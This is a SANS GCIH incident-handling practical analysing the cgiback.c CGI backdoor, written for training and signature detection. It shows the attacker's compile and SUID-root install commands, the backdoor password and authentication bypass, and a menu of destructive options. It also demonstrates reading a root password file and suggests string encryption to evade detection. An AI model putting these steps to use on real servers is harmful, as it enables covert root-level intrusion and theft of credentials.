SANS GIAC Level Two - Advanced Incident Handling and Hacker Exploits
GCIH Practical Assignment - Online Training
Practical Assignment Version 1.4 - December, 2000

CGI BackDoor - cgiback.c

Jeffrey A. Holland

Exploit Details:

Name: CGI BackDoor (cgiback.c) by Overflow
Variants: There are no known variants of this exploit, although other CGI backdoors can be found at http://packetstorm.securify.com. One such program is CGIbackdoor.txt. This exploit text contains client and server scripts that are written in Perl.
Operating System: The exploit author documented that it runs on Redhat Linux 6.1 using the Lynx text browser. For this practical, the exploit was tested on Mandrake Linux 7.1 using the Apache 1.3.14 web server and Netscape 4.76 browser.
Protocols/Services: HTTP and CGI
Description: This malicious program, once installed in the victim's web server *cgi-bin* directory, allows an attacker to connect to the victim machine over the Internet via the HTTP protocol. The attacker may execute various commands on the victim's machine by choosing an option from the program's menu, such as creating a new root account or shutting down the machine.

Protocol Description:

HTTP/1.1 – Hypertext Transfer Protocol, Version 1.1

The HTTP protocol has the characteristic of being a stateless application-level protocol for distributed systems. The current standard is defined in RFC 2068 as HTTP/1.1. HTTP operates in a request/response manner between client and server. The client sends data such as URI (Uniform Request Identifier), protocol version, request method, and specific client information. The server responds with a success or failure code, protocol version, and the requested data.

HTTP uses methods to send and receive data. These include the *GET*, *POST*, *HEAD* and *DELETE* methods. The *GET* method will return data as well as meta-information that were requested by the URI. The *POST* method will allow the client to append or supply information to an existing resource defined in the URI. The *HEAD* method is similar to the *GET* method, but does not retrieve data information. *HEAD* merely returns meta-information that is often used to test the state of hypertext links. The *DELETE* method requests that the server delete the resource specified in the URI.

Typically, HTTP is configured to use port 80 tcp/udp. However, any port may be used when configuring the web server.

CGI/1.1 – Common Gateway Interface, Version 1.1

The CGI standard is used for interfacing external applications with web server daemons (HTTPD's). CGI differs from static HTML (Hypertext Markup Language) in that CGI scripts execute in real-time on the server, returning dynamic

HTML output to the requesting client. Static HTML instead returns hardcoded output to the client.

CGI is most often used with web pages that contain forms and require form input from the client to be posted to the web server. CGI interacts with the HTTP protocol by way of environment variables. For instance, CGI uses the *REQUEST_METHOD* environment variable to define what HTTP method was used (ie. *GET*, *HEAD*, or *PUT*). CGI sends its output to *stdout*, which can then be redirected to the client browser. The server directives *content*, *location*, and *status* are used by CGI to return data to the client from the server. For example:

> ***Content-type: text/html***
> This is the MIME type of data returned. In this case, HTML text.
>
> ***Location: /path/doc.txt***
> This directive will return a reference to a document, or redirect the client to the document if the argument passed by the CGI request was a URL.
>
> ***Status: 200 OK***
> ***Server: Apache/1.3.14***
> ***Content-type: text/plain***
> This directive indicates the HTTP request was successful, and returns a MIME formatted object that is plain text.


CGI scripts can be written in languages such as C, C++, FORTRAN, TCL, Perl, or a UNIX shell language. Thus, any command that can be issued within an executable or shell script can be issued by the CGI script. For example, by omitting the ”=” in the CGI request */cgi-bin/finger?httpd*, the command *finger httpd* is executed on the web server. This is called an ISINDEX query. If we include the *QUERY_STRING* “=”, the command */cgi-bin/finger?httpd=name* will not decode the request and execute the *finger httpd* command.

<u>How the Malicious Program Works:</u>

Once an attacker has gained root access on a victim machine, they install a compiled version of cgiback.c in the web server’s *cgi-bin* directory (note that cgiback.c is written in the C language and requires compilation). The *cgi-bin* subdirectory is a special directory that the web server knows contains executable code. The attacker then connects remotely to the web server and executes the CGI script on the victim machine using the HTTP protocol. This can be done via the Lynx text browser as documented in the code, or with a simple web browser such as Netscape. Commands are issued by the attacker, and executed by the CGI script on the server, using the HTTP protocol and CGI service. The results of commands and internal program logging statements are returned to the attacker’s browser.

CGI scripts allows clients to connect to the web server and run executables with the permissions that the web server is running with. For example, if a CGI script was installed on a web server that ran as root, anyone that connected to that web server could run a CGI script with root's permissions. What makes this program work is that CGI scripts with SUID (Set User ID) root permission can be run with root's permissions regardless of the user permissions the server is running with. The cgiback.c program was designed to be run as SUID root. Because of this, the attacker is able to execute shell commands that may or may not require root access, such as issuing a *ps –ef* command or creating a new root user account.

Diagram of the Attack:


HTTP Traffic
Attacker
Router that permits HTTP traffic
Firewall that permits HTTP traffic
Internet Cloud
Firewall that permits HTTP traffic
Router that permits HTTP traffic
Victim web server with cgiback.cgi executable installed in the *cgi-bin* subdirectory

1. The attacker executes the cgiback.cgi program on the victim web server via their web browser. This traffic is normally unimpeded as most routers and firewalls allow HTTP traffic to pass through them.

2. The CGI script executes on the web server, with SUID root permissions, and returns a static HTML page with a form requesting password authentication.

3. Once the attacker authenticates, the web server executes the *who* command and returns the output to the attacker's browser. A menu of available command options is also provided.

4. The attacker then issues any number of commands supported by the CGI program in the HTML form and sends the command string to the web server.

5. The program then invokes the *system( )* function using the attacker's command string to execute the command in the shell. This is done by forking a child process, which in turn execs the shell that executes the string.

How to use the CGI BackDoor Program:

The first thing the attacker will do is compile the source code. The cgiback tar ball includes a shell script that builds an include file containing the fully qualified paths of various binaries such as *shutdown* and *ps*. The attacker then compiles the cgiback.c source, either with or without logging. The logging serves to alert the attacker if another person executed the program, but failed to properly authenticate.

To compile the code with the logging compiler flag turned on, the attacker issues the following command. Note that the *crypt* function is in its own library, and must be specifically referenced at compile time:

```
gcc cgiback.c -o /usr/local/apache/cgi-bin/cgiback.cgi -DO_LOGS –lcrypt
```

The permissions of the executable are then changed so that it is SUID root:

```
chmod 4755 /usr/local/apache/cgi-bin/cgiback.cgi
```

To run the executable remotely, the attacker enters a URL such as the one below into their browser:

http://aaa.bb.228.26/cgi-bin/cgiback.cgi

The authentication screen is sufficiently vague so as not to alert someone who might stumbles across it that it is a backdoor, except perhaps the web server administrator. Obviously, the attacker would rename the program something other than *cgiback.cgi*.

Password: lamepass

The attacker supplies the password, *lamepass*, which is encrypted using the *crypt( )* function and the salt "0V". The encrypted password is then checked against an encrypted version of the real password that has been #defined in the code.


Unlike interpreted language scripts such as Perl, C executables are machine code and are not human readable. This further lends to the attacker's ability to keep the CGI hidden, as the executable is not easily disassembled. However, executing the *strings* command on the binary will output all human readable and unreadable text strings. Thus, the human readable string "killall" and "shutdown" from the options menu below will be displayed in the *strings* output.

A more covert design would have been to encrypt all the text strings in the source code, have the binary encrypt the command string entered by the attacker, and then use *strcmp( )* to test if the encrypted strings were the same. If the strings were the same, system calls could be executed with the unencrypted string. Further, adding superfluous unencrypted text strings of a more benign nature could also give the false impression that the binary was not malicious. In this case, a *strings* command would not produce human readable strings containing suspicious commands. However, the command strings will still be unencrypted in the HTTP traffic to the victim. Using custom IDS signatures and having security administrators inspect unfamiliar CGI binaries are excellent defenses against highly covert backdoors.

Note that instead of sending the URL *http://aaa.bb.228.26/cgi-bin/cgiback.cgi* to the web server, the attacker may use an ISINDEX query and issue the following command to bypass the authentication screen:

http://aaa.bb.228.26/cgi-bin/cgiback.cgi?lamepass

In either case, the attacker is served the following initial menu screen below:



Users connected:


```
  9:36pm  up  4:54,  4 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     pts/0    :0.0              5:11pm  2:10m  0.15s  0.15s  bash
root     pts/1    :0.0              5:41pm 10:19   0.62s  0.38s  bash
root     pts/2    :0.0              5:47pm 20:56   0.04s  0.04s  bash
```

The attacker is presented with the results of the *who* command, which lists what users are logged in. In addition, they are given a pull down menu with the following string command options:

1. suid shell in tmp dir
2. shutdown machine
3. del all logs
4. erase backdoor
5. killall users
6. ping str site
7. xterm to external host
8. create new root account
9. execute command

The last option, "execute command", allows the attacker to enter whatever commands they like in the "Address/Command" form. Whichever option is selected, the attacker only needs to press the "Execute" button, or hit the <Enter> key.

For example, the “execute command” option with the string command *ls –l /root* would look like this:




execute command: Address/Command: ls -l /root

Users connected:


```
  9:43pm  up  5:02,  4 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     pts/0    :0.0              5:11pm  2:18m  0.15s  0.15s  bash
root     pts/1    :0.0              5:41pm 17:55   0.62s  0.38s  bash
root     pts/2    :0.0              5:47pm 28:32   0.04s  0.04s  bash
```

When this string is sent to the web server, and the CGI program executes the command string, the following results are displayed. Again, the results of the *who* command are displayed, and then the result of the *ls –l /root* command:



```
  9:44pm  up  5:02,  4 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     pts/0    :0.0              5:11pm  2:19m  0.15s  0.15s  bash
root     pts/1    :0.0              5:41pm 18:44   0.62s  0.38s  bash
root     pts/2    :0.0              5:47pm 29:21   0.04s  0.04s  bash
total 136
drwxr-xr-x    4 root     root         4096 Mar  2 19:06 Desktop
-rw-r--r--    1 root     root        26541 Mar  2 10:16 auto_inst.cfg.pl
-rw-r--r--    1 root     root        59264 Mar  2 10:16 ddebug.log
drwxr-xr-x    5 root     root         4096 Mar  2 18:41 downloads
-rw-r--r--    1 root     root        18702 Mar  2 10:13 install.log
drwxr-xr-x    3 root     root         4096 Mar  2 17:16 ns_imap
drwx------    2 root     root         4096 Mar  2 17:16 nsmail
-rw-------    1 root     root          187 Mar  2 21:25 passwords
drwx------    2 root     root         4096 Mar  2 21:15 tmp
```

Remember that the cgiback.cgi program is running as SUID root. Therefore, the attacker may view the contents of the *“passwords”* file in the /root directory. It happens that the length of command string is limited by the way the string is manipulated and then passed to the *system( )* function in the source code. Thus, wildcards are necessary when longer command strings are used. We will execute the command *cat /root/pass** to view the contents of the /root/passwords file.




execute command: Address/Command: cat /root/pass*

Users connected:

```
  9:05pm  up  4:23,  4 users,  load average: 0.00, 0.00, 0.01
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     pts/0    :0.0              5:11pm  1:40m  0.15s  0.15s  bash
root     pts/1    :0.0              5:41pm  1:41   0.58s  0.34s  bash
root     pts/2    :0.0              5:47pm  1:59m  0.04s  0.04s  bash
```

The contents of the /root/passwords file is displayed below:



```
  9:28pm  up  4:46,  4 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     pts/0    :0.0              5:11pm  2:02m  0.15s  0.15s  bash
root     pts/1    :0.0              5:41pm  2:12   0.62s  0.38s  bash
root     pts/2    :0.0              5:47pm 12:49   0.04s  0.04s  bash
Passwords to remember
--------------------

Web Server (root acct):  biLLy123
Firewall (root acct): jenny062571
My workstation: jeff987!
Border Router (192.168.1.10 interface): Yta3^m0r
```

Signature of the Attack:

Since the CGI is tasked and responds via unencrypted HTTP traffic, it is possible to capture the traffic for signature analysis.

The following traffic was captured by port mirroring the traffic to/from the web server to a Solaris workstation on the same switch. The command used to capture the traffic on the Solaris workstation was: *snoop –xvs 100*. The IP addresses of the two machines in the traffic below are as follows:

Attacker IP address: aaa.bb.228.11
Victim Web Server IP address: aaa.bb.228.26

Here we see the attacker sending the appropriate URL to execute the CGI.

```
      …
IP:   Source address = a.b.228.11, a.b.228.11
IP:   Destination address = a.b.228.26, a.b.228.26
IP:   No options
IP:
TCP:  ----- TCP Header -----
TCP:
TCP:  Source port = 1487
TCP:  Destination port = 80 (HTTP)
      …
HTTP: ----- HyperText Transfer Protocol -----
HTTP:
HTTP: GET /cgi-bin/cgiback.cgi HTTP/1.0
HTTP: Connection: Keep-Alive
HTTP: User-Agent: Mozilla/4.75 [en] (WinNT; U)
HTTP: Host: a.b.228.26
HTTP: Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
image/png, */*
HTTP: Accept-Encoding: gzip
HTTP: Accept-Language: en
HTTP: Accept-Charset: iso-8859-1,*,utf-8
HTTP:
HTTP:
   0: 00d0 5913 7cd2 0050 8b0d f57b 0800 4500  ..Y.|..P...{..E.
  16: 0141 31ad 4000 8006 bb9a a224 e40b a224  .A1.@......$...$
  32: e41a 05cf 0050 0005 9473 9667 bfa3 5018  .....P...s.g..P.
  48: 2238 6296 0000 4745 5420 2f63 6769 2d62  "8b...GET/cgib
  64: 696e 2f63 6769 6261 636b 2e63 6769 2048  in/cgiback.cgiH
  80: 5454 502f 312e 300d 0a43 6f6e 6e65 6374  TTP/1.0..Connect
  96: 696f 6e3a 204b 6565 702d 416c 6976 650d  ion:KeepAlive.
 112: 0a55 7365 722d 4167 656e 743a 204d 6f7a  .UserAgent:Moz
 128: 696c 6c61 2f34 2e37 3520 5b65 6e5d 2028  illa/4.75[en](
 144: 5769 6e4e 543b 2055 290d 0a48 6f73 743a  WinNT;U)..Host:
 160: 2061 6161 2e62 622e 3232 382e 3236 0d0a  a.b.228.26..
 176: 4163 6365 7074 3a20 696d 6167 652f 6769  Accept:image/gi
 192: 662c 2069 6d61 6765 2f78 2d78 6269 746d  f,image/xxbitm
 208: 6170 2c20 696d 6167 652f 6a70 6567 2c20  ap,image/jpeg,
 224: 696d 6167 652f 706a 7065 672c 2069 6d61  image/pjpeg,ima
 240: 6765 2f70 6e67 2c20 2a2f 2a0d 0a41 6363  ge/png,*/*..Acc
 256: 6570 742d 456e 636f 6469 6e67 3a20 677a  eptEncoding:gz
 272: 6970 0d0a 4163 6365 7074 2d4c 616e 6775  ip..AcceptLangu
 288: 6167 653a 2065 6e0d 0a41 6363 6570 742d  age:en..Accept-
 304: 4368 6172 7365 743a 2069 736f 2d38 3835  Charset:iso885
 320: 392d 312c 2a2c 7574 662d 380d 0a0d 0a    9-1,*,utf8....
…
```

Here the result of the CGI program's execution is served back to the attacker (the request for the password):

```
IP:   Source address = a.b.228.26, a.b.228.26
IP:   Destination address = a.b.228.11, a.b.228.11
IP:   No options
IP:
TCP:  ----- TCP Header -----
TCP:
TCP:  Source port = 80
TCP:  Destination port = 1487
      …
HTTP: ----- HyperText Transfer Protocol -----
HTTP:
HTTP: HTTP/1.1 200 OK
HTTP: Date: Sat, 03 Mar 2001 01:47:15 GMT
HTTP: Server: Apache/1.3.14 (Unix)
HTTP: Connection: close
HTTP: Content-Type: text/html
HTTP:
HTTP:
```

```
   0: 0050 8b0d f57b 00d0 5913 7cd2 0800 4500  .P...{..Y.|...E.
  16: 00c6 8670 4000 4006 a752 a224 e41a a224  ...p@.@..R.$...$
  32: e40b 0050 05cf 9667 bfa3 0005 958c 5018  ...P...g......P.
  48: 7d78 4d68 0000 4854 5450 2f31 2e31 2032  }xMh..HTTP/1.12
  64: 3030 204f 4b0d 0a44 6174 653a 2053 6174  00OK..Date:Sat
  80: 2c20 3033 204d 6172 2032 3030 3120 3031  , 03 Mar200101
  96: 3a34 373a 3135 2047 4d54 0d0a 5365 7276  :47:15GMT..Serv
 112: 6572 3a20 4170 6163 6865 2f31 2e33 2e31  er:Apache/1.3.1
 128: 3420 2855 6e69 7829 0d0a 436f 6e6e 6563  4(Unix)..Connec
 144: 7469 6f6e 3a20 636c 6f73 650d 0a43 6f6e  tion:close..Con
```

```
         160: 7465 6e74 2d54 7970 653a 2074 6578 742f  tentType:text/
         176: 6874 6d6c 0d0a 0d0a 3c49 5349 4e44 4558  html....<ISINDEX
         192: 2050 524f 4d50 543d 2250 6173 7377 6f72  PROMPT="Passwor
         208: 643a 223e                                d:">
      …
```

Here the attacker enters the password in the HTML form and submits the response (password authentication) to the victim web server:

```
IP:   Source address = a.b.228.11, a.b.228.11
IP:   Destination address = a.b.228.26, a.b.228.26
IP:   No options
IP:
TCP:  ----- TCP Header -----
TCP:
TCP:  Source port = 1488
TCP:  Destination port = 80 (HTTP)
      …
HTTP: ----- HyperText Transfer Protocol -----
HTTP:
HTTP: GET /cgi-bin/cgiback.cgi?lamepass HTTP/1.0
HTTP: Referer: http://a.b.228.26/cgi-bin/cgiback.cgi
HTTP: Connection: Keep-Alive
HTTP: User-Agent: Mozilla/4.75 [en] (WinNT; U)
HTTP: Host: a.b.228.26
HTTP: Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
image/png, */*
HTTP: Accept-Encoding: gzip
HTTP: Accept-Language: en
HTTP: Accept-Charset: iso-8859-1,*,utf-8
HTTP:
HTTP:

           0: 00d0 5913 7cd2 0050 8b0d f57b 0800 4500  ..Y.|..P...{..E.
          16: 017d 36ad 4000 8006 b65e a224 e40b a224  .}6.@....^.$...$
          32: e41a 05d0 0050 0005 9480 970f cb8f 5018  .....P........P.
          48: 2238 69bc 0000 4745 5420 2f63 6769 2d62  "8i...GET/cgib
          64: 696e 2f63 6769 6261 636b 2e63 6769 3f6c  in/cgiback.cgi?l
          80: 616d 6570 6173 7320 4854 5450 2f31 2e30  amepassHTTP/1.0
          96: 0d0a 5265 6665 7265 723a 2068 7474 703a  ..Referer:http:
         112: 2f2f 6161 612e 6262 2e32 3238 2e32 362f  //a.b.228.26/
         128: 6367 692d 6269 6e2f 6367 6962 6163 6b2e  cgibin/cgiback.
         144: 6367 690d 0a43 6f6e 6e65 6374 696f 6e3a  cgi..Connection:
         160: 204b 6565 702d 416c 6976 650d 0a55 7365  KeepAlive..Use
         176: 722d 4167 656e 743a 204d 6f7a 696c 6c61  rAgent:Mozilla
         192: 2f34 2e37 3520 5b65 6e5d 2028 5769 6e4e  /4.75[en](WinN
         208: 543b 2055 290d 0a48 6f73 743a 2061 6161  T;U)..Host:a.
         224: 2e62 622e 3232 382e 3236 0d0a 4163 6365  .b.228.26..Acce
         240: 7074 3a20 696d 6167 652f 6769 662c 2069  pt:image/gif,i
         256: 6d61 6765 2f78 2d78 6269 746d 6170 2c20  mage/xxbitmap,
         272: 696d 6167 652f 6a70 6567 2c20 696d 6167  image/jpeg,imag
         288: 652f 706a 7065 672c 2069 6d61 6765 2f70  e/pjpeg,image/p
         304: 6e67 2c20 2a2f 2a0d 0a41 6363 6570 742d  ng,*/*..Accept-
         320: 456e 636f 6469 6e67 3a20 677a 6970 0d0a  ncoding:gzip..
         336: 4163 6365 7074 2d4c 616e 6775 6167 653a  AcceptLanguage:
         352: 2065 6e0d 0a41 6363 6570 742d 4368 6172  en..AcceptChar
         368: 7365 743a 2069 736f 2d38 3835 392d 312c  set: iso88591,
         384: 2a2c 7574 662d 380d 0a0d 0a             *,utf-8....
      …
```

Here the attacker is served with the main screen of the CGI program (the option menu and the results of the “who” command):

```
IP:   Source address = a.b.228.26, a.b.228.26
IP:   Destination address = a.b.228.11, a.b.228.11
IP:   No options
IP:
TCP:  ----- TCP Header -----
TCP:
TCP:  Source port = 80
TCP:  Destination port = 1488
      …
HTTP: ----- HyperText Transfer Protocol -----
HTTP:
HTTP: HTTP/1.1 200 OK
HTTP: Date: Sat, 03 Mar 2001 01:47:17 GMT
HTTP: Server: Apache/1.3.14 (Unix)
HTTP: Connection: close
HTTP: Content-Type: text/html
HTTP:
HTTP:

            0: 0050 8b0d f57b 00d0 5913 7cd2 0800 4500  .P...{..Y.|...E.
           16: 02a0 8675 4000 4006 a573 a224 e41a a224  ...u@.@..s.$...$
           32: e40b 0050 05d0 970f cb8f 0005 95d5 5018  ...P..........P.
           48: 7d78 bdf1 0000 4854 5450 2f31 2e31 2032  }x....HTTP/1.12
           64: 3030 204f 4b0d 0a44 6174 653a 2053 6174  00OK..Date:Sat
           80: 2c20 3033 204d 6172 2032 3030 3120 3031  , 03 Mar200101
           96: 3a34 373a 3137 2047 4d54 0d0a 5365 7276  :47:17GMT..Serv
          112: 6572 3a20 4170 6163 6865 2f31 2e33 2e31  er:Apache/1.3.1
          128: 3420 2855 6e69 7829 0d0a 436f 6e6e 6563  4(Unix)..Connec
          144: 7469 6f6e 3a20 636c 6f73 650d 0a43 6f6e  tion:close..Con
          160: 7465 6e74 2d54 7970 653a 2074 6578 742f  tentType:text/
          176: 6874 6d6c 0d0a 0d0a 3c54 4954 4c45 3e43  html....<TITLE>C
          192: 4749 2042 6163 6b44 6f6f 7220 6279 204f  GI BackDoorbyO
          208: 7665 7246 6c6f 7720 2623 3630 3b6f 7665  verFlow&#60;ove
          224: 7266 6c6f 7740 7074 6c69 6e6b 2e6e 6574  rflow@ptlink.net
          240: 2623 3632 3b3c 2f54 4954 4c45 3e3c 464f  &#62;</TITLE><FO
          256: 524d 2041 4354 494f 4e3d 2f63 6769 2d62  RMACTION=/cgib
          272: 696e 2f63 6769 6261 636b 2e63 6769 204d  in/cgiback.cgiM
          288: 4554 484f 443d 504f 5354 3e0a 3c53 454c  ETHOD=POST>.<SEL
          304: 4543 5420 4e41 4d45 3d53 5452 434d 443e  ECTNAME=STRCMD>
          320: 0a3c 4f50 5449 4f4e 3e73 7569 6420 7368  .<OPTION>suidsh
          336: 656c 6c20 696e 2074 6d70 2064 6972 0a3c  ell intmpdir.<
          352: 4f50 5449 4f4e 3e73 6875 7464 6f77 6e20  OPTION>shutdown
          368: 6d61 6368 696e 650a 3c4f 5054 494f 4e3e  machine.<OPTION>
          384: 6465 6c20 616c 6c20 6c6f 6773 0a3c 4f50  delalllogs.<OP
          400: 5449 4f4e 3e65 7261 7365 2062 6163 6b64  TION>erasebackd
          416: 6f6f 720a 3c4f 5054 494f 4e3e 6b69 6c6c  oor.<OPTION>kill
          432: 616c 6c20 7573 6572 730a 3c4f 5054 494f  allusers.<OPTIO
```

```
   448: 4e3e 7069 6e67 2073 7472 2073 6974 650a  N>pingstrsite.
   464: 3c4f 5054 494f 4e3e 7874 6572 6d20 746f  <OPTION>xtermto
   480: 2065 7874 6572 6e61 6c20 686f 7374 0a3c  externalhost.<
   496: 4f50 5449 4f4e 3e63 7265 6174 6520 6e65  OPTION>createne
